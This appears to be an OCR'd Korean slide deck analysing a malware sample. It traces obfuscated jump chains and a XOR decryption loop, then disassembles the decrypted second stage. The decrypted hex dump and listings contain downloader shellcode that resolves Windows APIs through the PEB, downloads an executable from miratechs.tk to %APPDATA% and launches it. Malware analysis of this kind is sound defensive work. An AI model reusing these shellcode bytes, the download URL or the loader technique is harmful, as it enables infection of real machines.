0012F360   51             push ecx
0012F361   FFD0           call eax
0012F363   05 0EF6DA5A    add eax,0x5ADAF60E
0012F368   2D 9E27D85A    sub eax,0x5AD8279E
0012F36D   FFE0           jmp eax
```

sample2 동적 분석



```
00267E40
 jmp 0x267FD2

00267FD2
 jmp 0x2680CF

002680CF
 jmp 0x268090

00268090
 call 0x268095 ; call $0
 pop edx
 jmp 0x2680C1

002680C1
 add edx,0x1C3
 nop
 jmp 0x2681F8

002681F8
 jmp 0x268110

00268110
 jmp 0x26813B

0026813B
 lea ebp,dword ptr ds:[edx+0x29D]
 jmp 0x26816B

0026816B
 jmp 0x268214
```

sample2 동적 분석



```
0026813B
 lea ebp,dword ptr ds:[edx+0x29D]
 jmp 0x26816B
```

```
0026816B
 jmp 0x268214
```

```
00268214
 jmp 0x268008
```

```
00268008
 jmp 0x268231
```

```
00268231
 jmp 0x268128
```


```
00268128
 jmp 0x2680EF
```

```
002680EF
 jmp 0x26814A
```

```
0026814A
■imul ecx,ecx,0x0
 jmp 0x268226
```


```
00268226
 jmp 0x268081
```

sample2 동적 분석



```
00268081
imul ecx,ecx,0x2B275ABB
jmp 0x268106

00268106
jmp 0x268219

00268219
add ecx,0x554E0F85
jmp 0x268145

00268145
jmp 0x2681DB

002681DB
xor dword ptr ds:[edx],ecx
jmp 0x268028

00268028
jmp 0x2680DF

002680DF
add edx,0x4
nop
jmp 0x2680E9

002680E9
jmp 0x2680ED

002680ED
jmp 0x26812F

0026812F
jmp 0x268250

00268250
cmp edx,ebp
jb 0x268081
```


sample2 동적 분석



```
int key = 0;
for(int * i=0x268258; i<= 0x2684F5; i+=4)
{
  key *= 0x2B275ABB;
  key += 0x554E0F85;
  *i ^ = key;
}
```


sample2 동적 분석

Before




```
Offset(h) 00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F  Decoded text

00000000  04 E3 CE 57 AC 27 E3 D9 29 82 9A EA 78 E8 2C 78  .ãÎW¬'ãÙ),šêxè,x
00000010  2D F8 DD 47 64 F8 D1 10 91 AE CC 94 70 8F 71 2B  -øÝGdøÑ.'®Ì"p.q+
00000020  55 FE 81 FD 74 B4 3C D5 79 30 C1 8D 8C C9 9D BB  Uþ.ýt´<Õy0Á.ŒÉ.»
00000030  8F 0E 25 99 03 CF 45 69 17 08 A7 57 69 A7 FA 6D  ..%™.ÏEi..§Wi§úm
00000040  25 93 E9 97 E9 F9 1A DD A6 CF 9B CE 3C 82 02 6A  %"é—éù.Ý¦Ï›Î<,.j
00000050  BE 8F 72 3C 9E 2D 9B 6D B8 8B 7B 07 50 AC 81 F3  ¾.r<ž-›m¸‹{.P¬.ó
00000060  8D 7D AA 82 18 26 B2 81 70 21 47 B4 A5 E9 A6 CD  .}ª,.&².p!G´¥é¦Í
00000070  CE 41 B1 FF 5A 0C D9 F7 81 F5 99 7A A8 0D 7B 63  ÎA±ÿZ.Ù÷.õ™z¨.{c
00000080  C5 23 74 87 64 A9 49 82 69 AF 78 10 38 5A 20 7E  Å#t‡d©I,i¯x.8Z ~
00000090  6D F1 DB 99 24 0D 18 D6 D1 14 4E A8 30 65 89 30  mñÛ™$..ÖÑ.N¨0e‰0
000000A0  95 D2 F5 4B 5C 65 53 1F B9 37 85 8D A8 6A 40 C1  •ÒõK\eS.¹7….¨j@Á
000000B0  3D 3D 22 7C 14 F7 40 BC 21 9B CF 1E 70 12 8A 71  =="|.÷@¼!›Ï.p.Šq
000000C0  65 62 B8 0F 3E 71 C3 60 44 8A B1 A9 76 0E C3 31  eb¸.>qÃ`DŠ±©v.Ã1
000000D0  F2 1C 8D 7C 04 F4 06 C9 23 FA 83 F7 67 60 E7 84  ò..|.ô.É#úƒ÷g`ç„
000000E0  54 91 16 74 7A A6 12 6E 0E 88 BE 0A 5E 98 09 E5  T'.tz¦.n.ˆ¾.^˜.å
000000F0  DD 85 DA 3F F8 68 3F 99 C1 E7 6B 6B 80 47 01 0A  Ý…Ú?øh?™Áçkk€G..
00000100  05 DE C9 1E 2C C0 90 5A A9 51 F6 94 F8 BA 3E 6B  .ÞÉ.,À.Z©Qö"øº>k
00000110  AD 78 9A 4C E4 40 A5 B6 11 1C 49 E4 F0 5E 95 DB  .xšLä@¥¶..Iäð^•Û
00000120  D5 E3 EC E8 1C F6 BD 83 F9 96 0E D7 68 24 53 66  Õãìè.ö½ƒù–.×h$Sf
00000130  7D 72 A1 E9 D4 40 EC 5C 61 F4 45 27 60 B4 3C B5  }r¡éÔ@ì\aôE'`´<µ
00000140  A5 6E 7F B0 1C 75 E4 BD 0E A2 5D 66 AC 2A 73 0E  ¥n.°.uä½.¢]f¬*s.
00000150  38 16 9B D0 A2 B4 E7 35 E2 80 4B AC 44 AB 11 73  8.›Ð¢´ç5â€K¬D«.s
00000160  75 3C FF 4B 2C B2 E2 13 99 1D 53 F4 2D 19 BE 47  u<ÿK,²â.™.Sô-.¾G
00000170  4D 4E 1A 3B D1 59 0D 66 01 DA 19 42 CD E9 21 58  MN.;ÑY.f.Ú.BÍé!X
00000180  47 0D 19 7E 61 96 EC DE EB 29 63 52 D2 96 92 FF  G..~a–ìÞë)cRÒ–'ÿ
00000190  87 D7 82 92 CE 1B 02 35 3B E8 80 E0 94 14 28 41  ‡×,'Î..5;è€à".(A
000001A0  C5 AC B2 40 DC 2C 29 12 50 58 CC 91 47 04 F8 BC  Å¬²@Ü,).PXÌ'G.ø¼
000001B0  CE 79 F7 3D 42 04 0A 5E 71 8F 3C DC 35 BE A9 2F  Îy÷=B..^q.<Ü5¾©/
000001C0  E5 AB 52 C5 4F 5A D5 26 9B EF 46 6E C9 56 E6 93  å«RÅOZÕ&›ïFnÉVæ"
000001D0  81 89 3C 5B 84 E3 0D 3A 85 45 EF 0E 88 6B 33 B9  .‰<[„ã.:…Eï.ˆk3¹
000001E0  B5 B1 52 D0 98 0E 93 CE FD 1E D2 47 09 78 FF CC  µ±RÐ˜."Îý.ÒG.xÿÌ
```

After




```
Offset(h) 00 01 02 03 04 05 06 07 08 09 0A 0B 0C 0D 0E 0F  Decoded text

00000000  81 EC 80 02 00 00 E8 12 00 00 00 6B 00 65 00 72  .ì€...è....k.e.r
00000010  00 6E 00 65 00 6C 00 33 00 32 00 00 00 E8 97 01  .n.e.l.3.2...è—.
00000020  00 00 89 C3 E8 0D 00 00 00 4C 6F 61 64 4C 69 62  ..‰Ãè....LoadLib
00000030  72 61 72 79 57 00 53 E8 F6 01 00 00 89 C7 E8 0F  raryW.Sèö...‰Çè.
00000040  00 00 00 47 65 74 50 72 6F 63 41 64 64 72 65 73  ...GetProcAddres
00000050  73 00 53 E8 DA 01 00 00 89 C6 E8 1A 00 00 00 45  s.SèÚ...‰Æè....E
00000060  78 70 61 6E 64 45 6E 76 69 72 6F 6E 6D 65 6E 74  xpandEnvironment
00000070  53 74 72 69 6E 67 73 57 00 53 FF D6 68 04 01 00  StringsW.SÿÖh...
00000080  00 8D 54 24 08 52 E8 30 00 00 00 25 00 41 00 50  ..T$.Rè0...%.A.P
00000090  00 50 00 44 00 41 00 54 00 41 00 25 00 5C 00 75  .P.D.A.T.A.%.\.u
000000A0  00 67 00 6F 00 70 00 78 00 36 00 34 00 31 00 33  .g.o.p.x.6.4.1.3
000000B0  00 2E 00 65 00 78 00 65 00 00 00 FF D0 E8 0E 00  ...e.x.e...ÿÐè..
000000C0  00 00 55 00 72 00 6C 00 4D 00 6F 00 6E 00 00 00  ..U.r.l.M.o.n...
000000D0  FF D7 E8 13 00 00 00 55 52 4C 44 6F 77 6E 6C 6F  ÿ×è....URLDownlo
000000E0  61 64 54 6F 46 69 6C 65 57 00 50 FF D6 6A 00 6A  adToFileW.PÿÖj.j
000000F0  00 8D 54 24 0C 52 E8 44 00 00 00 68 00 74 00 74  ..T$.RèD...h.t.t
00000100  00 70 00 3A 00 2F 00 2F 00 6D 00 69 00 72 00 61  .p.:././.m.i.r.a
00000110  00 74 00 65 00 63 00 68 00 73 00 2E 00 74 00 6B  .t.e.c.h.s...t.k
00000120  00 2F 00 75 00 67 00 6F 00 70 00 6F 00 75 00 6E  ./.u.g.o.p.o.u.n
00000130  00 64 00 7A 00 2E 00 65 00 78 00 65 00 00 00 6A  .d.z...e.x.e...j
00000140  00 FF D0 E8 10 00 00 00 47 65 74 53 74 61 72 74  .ÿÐè....GetStart
00000150  75 70 49 6E 66 6F 57 00 53 FF D6 8D 94 24 24 02  upInfoW.SÿÖ."$$.
00000160  00 00 52 FF D0 E8 0F 00 00 00 43 72 65 61 74 65  ..RÿÐè....Create
00000170  50 72 6F 63 65 73 73 57 00 53 FF D6 8D 94 24 68  ProcessW.SÿÖ."$h
00000180  02 00 00 52 8D 94 24 28 02 00 00 52 6A 00 6A 00  ...R."$(...Rj.j.
00000190  6A 00 6A 00 6A 00 6A 00 6A 00 8D 54 24 28 52 FF  j.j.j.j.j..T$(Rÿ
000001A0  D0 E8 0C 00 00 00 45 78 69 74 50 72 6F 63 65 73  Ðè....ExitProces
000001B0  73 00 53 FF D6 6A 00 FF D0 52 64 8B 15 30 00 00  s.SÿÖj.ÿÐRd‹.0..
000001C0  00 8B 52 0C 83 C2 0C 8B 12 8B 4A 30 51 FF 74 24  .‹R.ƒÂ.‹.‹J0Qÿt$
000001D0  0C E8 0B 00 00 00 85 C0 74 ED 8B 42 18 5A C2 04  .è....…Àtí‹B.ZÂ.
000001E0  00 52 8B 4C 24 08 8B 54 24 0C 0F B6 01 66 85 C0  .R‹L$.‹T$..¶.f…À
```

sample2 상세 분석



```
seg000:00268258 ; ---------------------------------------------------------------------------
seg000:00268258                 sub     esp, 280h       ; stage 2 start!
seg000:0026825E                 call    sub_268275
seg000:0026825E ; ---------------------------------------------------------------------------
seg000:00268263 kernel32:
seg000:00268263                 text "UTF-16LE", 'kernel32',0
seg000:00268275
seg000:00268275 ; =============== S U B R O U T I N E =======================================
seg000:00268275
seg000:00268275
seg000:00268275 sub_268275      proc near               ; CODE XREF: seg000:0026825E↑p
seg000:00268275                 call    getModuleBaseAddress
seg000:0026827A                 mov     ebx, eax
seg000:0026827C                 call    loc_26828E
seg000:0026827C sub_268275      endp ; sp-analysis failed
seg000:0026827C
seg000:0026827C ; ---------------------------------------------------------------------------
```

sample2 상세 분석




```
getModuleBaseAddress proc near

arg_4= dword ptr  8

push    edx
mov     edx, large fs:30h ; get PEB Address

loc_268419:              ; get PEB.LDR
mov     edx, [edx+0Ch]
add     edx, 0Ch
```

```
loc_26841F:             ; get LDR.InLoadOrderModuleList
mov     edx, [edx]
mov     ecx, [edx+30h]  ; get BaseDllName.Buffer
push    ecx             ; push BaseDllName.Buffer

loc_268425:             ; ModuleName
push    dword ptr [esp+0Ch]

loc_268429:
call    customModuleNameCompare
test    eax, eax
jz      short loc_26841F ; get LDR.InLoadOrderModuleList
```


```
mov     eax, [edx+18h]  ; LDR.BaseAddress
pop     edx
retn    4
getModuleBaseAddress endp
```

sample2 상세 분석



```
seg000:00268281 aLoadlibraryw   db 'LoadLibraryW',0
seg000:0026828E ; ---------------------------------------------------------------------------
seg000:0026828E
seg000:0026828E loc_26828E:                             ; CODE XREF: sub_268275+7↑p
seg000:0026828E                 push    ebx
seg000:0026828F                 call    getFunctionAddress
seg000:00268294                 mov     edi, eax
seg000:00268296                 call    loc_2682AA
seg000:00268296 ; ---------------------------------------------------------------------------
seg000:0026829B aGetprocaddress db 'GetProcAddress',0
seg000:002682AA ; ---------------------------------------------------------------------------
seg000:002682AA
